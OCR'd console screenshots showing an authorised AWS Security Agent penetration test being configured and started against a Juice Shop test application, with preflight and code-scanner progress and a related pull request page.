

app-893f2a25-a727-45ec-af96-eefe8dc045b4.securityagent.global.app.aws/as-faf940f0-f58a-47...
Update
AWS Security Agent (part of Continuum)
Administrator
Step 1
Penetration test details
Step 2 - optional
VPC Resources
Step 3 - optional
Credentials
Step 4
Network configuration
Step 5 - optional
Additional configuration
Penetration test details
Setting up the penetration test scope and log source
Penetration testing scope
Test scope
The category of target that this penetration test is scoped to test. Learn more
Web application
A full application penetration test covering web and API risks. AI features are in scope but not the focus.
Gen AI application
A focused test of LLM risks in chatbots, agents, and AI features.
Target URLs
Input URLs for this penetration test. Only verified domain can be tested. Subdomains of verified domains do not require additional verification.
Verified Domains
Target URL
http://juiceshop.dev
Remove
Add domain
Advanced network access
Add a custom HTTP header if a web application firewall would block the agent, or a trusted CA certificate if your application uses a private certificate authority. Custom headers: 0
AWS Security Agent (part of Continuum)
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback



app-893f2a25-a727-45ec-af96-eefe8dc045b4.securityagent.global.app.aws/as-faf940f0-f58a-47...
Update
AWS Security Agent (part of Continuum)
Administrator
Add domain
Advanced network access
Add a custom HTTP header if a web application firewall would block the agent, or a trusted CA certificate if your application uses a private certificate authority.
Custom HTTP headers - optional
If your application has a web application firewall (WAF), you should add a custom header and matching rule to allow the Security Agent traffic. By default, requests include 'User-Agent: securityagent' unless you override it with a custom User-Agent header.
No custom HTTP headers configured
Add header
Trusted CA certificates - optional
Attach the trust anchor for any target served by a private or internal CA or a self-signed certificate. Certificates apply to the whole pentest. Only needed for non-VPC pentests — VPC pentests skip SSL certificate validation.
Add certificate
Trusted CA certificate
Actions
No trusted CA certificates
Attach a private/internal CA or a self-signed certificate so its endpoints pass validation.
Cancel
Save & Next
AWS Security Agent (part of Continuum)
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback



app-893f2a25-a727-45ec-af96-eefe8dc045b4.securityagent.global.app.aws/as-faf940f0-f58a-47...
AWS Security Agent
Administrator
Select resources
Select resources from existing files in your knowledge base or S3 or from connected source repositories and document spaces.
GitHub
Existing files
S3 Resources
API documentation - optional
Documentation in plain text format for any APIs to be tested. This will help AWS Security Agent to identify more complete endpoint coverage.
Add document
Threat model - optional
Documentation in plain text format for the threat models for your application. This will help AWS Security Agent to identify high-risk areas and focus on critical assets mapping.
Add threat model
Source code - optional
Source code repositories for your endpoint to be tested. This will give better exploit accuracy and precise fix guidance. Maximum 10 source code repositories allowed.
Location
S3
Identifier
duwc/juice-shop-private-master.zip
Remove
Add source code
Cancel
Select resources (1)
AWS Security Agent (part of Continuum)
Cookie preferences
Send feedback


app-893f2a25-a727-45ec-af96-eefe8dc045b4.securityagent.global.app.aws/as-faf940f0-f58a-47...
AWS Security Agent (part of Continuum)
Administrator
Best-effort resource cleanup
By default, resources created during the penetration test are cleaned up on a best-effort basis. If disabled, created resources are retained.
Disabled
Max task hours
Sets a hard cap on billable task-hours for the job. Select "No limit" to remove the cap. We recommend 30 hours or more for better results; setting a low limit may stop the run before testing is complete and reduce the findings discovered. Changing this value will affect all future jobs created from this pentest.
Select duration
Exclude risk types
Risk types to exclude from testing
Select risk types to exclude
Code Injection
Command Injection
Cross-Site Scripting (XSS)
Local File Inclusion
Path Traversal
Server-Side Template Injection
Cancel
Previous
Save
AWS Security Agent (part of Continuum)
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback


AWS Security Agent (part of Continuum)
Administrator
Home
Threat models
Penetration tests
Code reviews
Design reviews
Resources
Documentation
Send feedback
Home > JuiceShop-BuilderSession > Penetration tests > JuiceShop-Builder-Session-Pentest > October 21, 2026 penetration test run
October 21, 2026 penetration test run
In Progress
Full pentest
Stop run
Pentest: JuiceShop-Builder-Session-Pentest Last updated: October 21, 2026, 16:22 (UTC+5:30) Duration: 1 minute 57 seconds
In progress
Preflight
Not started
Static analysis
Not started
Pentest
Not started
Finalizing
Run overview
Preflight
Logs
Findings
Running preflight
Preflight progress
2 of 4 checks complete
50%
Logging Infrastructure Setup
Endpoint Accessibility Validation
S3 Source Access Validation
Setup Testing Environment
AWS Security Agent (part of Continuum)
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback


github.com/safaYa12/juice-shop-private/pull/1
Open
Refactor isAuthorized and enhance JWT authorization #1
safaYa12 wants to merge 1 commit into master from safaYa12-patch-1
Archive pull request
aws-security-agent Bot commented 1 hour ago
No issues identified.
All checks have passed
1 successful check
GitGuardian Security Checks Successful in 1s — No secrets detected
No conflicts with base branch
Merging can be performed automatically.
Merge pull request
You can also merge this with the command line. View command line instructions.
Still in progress? Convert to draft
Add a comment
Write
Preview
Add your comment here...


app-893f2a25-a727-45ec-af96-eefe8dc045b4.securityagent.global.app.aws/as-faf940f0-f58a-47...
AWS Security Agent (part of Continuum)
Administrator
Home
Threat models
Penetration tests
Code reviews
Design reviews
Resources
Documentation
Send feedback
Completed
Preflight
In progress
Static analysis
Not started
Pentest
Not started
Finalizing
Run overview
Preflight
Logs
Findings
Tasks (7)
The tasks that AWS Security Agent identified and conducted will show up here as penetration test run progresses.
Filter pentest tasks
Network Scanner (4)
Code Scanner (3)
Code scanner for Architecture
In Progress
Task started: October 21, 2026, 16:25 (UTC+5:30) · Task hours: 1 minute
Analysis: Architecture
Code scanner for Environment
In Progress
Code scanner for Architecture log
Start time
October 21, 2026, 16:25 (UTC+5:30)
Status
In progress
Duration
3 minutes 2 seconds
Task hours Info
1 minute
Action group
Code scanner
Description
Analysis: Architecture
Task logs (23)
Show log images
52:export const isAuthorized = () => expressJwt({{
secret: [REDACTED] }) as any)
53:export const denyAll = () => expressJwt({ secret:
'' + Math.random() } as any)
54:export const authorize = (user = {}) =>
AWS Security Agent (part of Continuum)
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback


app-893f2a25-a727-45ec-af96-eefe8dc045b4.securityagent.global.app.aws/as-faf940f0-f58a-47...
AWS Security Agent (part of Continuum)
Administrator
Home
Threat models
Penetration tests
Code reviews
Design reviews
Resources
Documentation
Send feedback
Home > JuiceShop-BuilderSession > Penetration tests > JuiceShop-Builder-Session-Pentest > October 21, 2026 penetration test run
October 21, 2026 penetration test run
In Progress
Full pentest
Stop run
Pentest: JuiceShop-Builder-Session-Pentest Last updated: October 21, 2026, 16:25 (UTC+5:30) Duration: 7 minutes 4 seconds
Completed
Preflight
In progress
Static analysis
Not started
Pentest
Not started
Finalizing
Run overview
Preflight
Logs
Findings
Run summary
Job ID
pj-715921be-0afc-4846-964d-81caeeaf3f49
Created
October 21, 2026, 16:21 (UTC+5:30)
Status
In Progress
Duration
7 minutes 4 seconds
Task hours Info
6 minutes
Max task hours Info
-
Test scope
Web application
Target URLs
http://juiceshop.dev
Penetration test
JuiceShop-Builder-Session-Pentest
Severity level
Risk types
Risk Types
AWS Security Agent (part of Continuum)
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback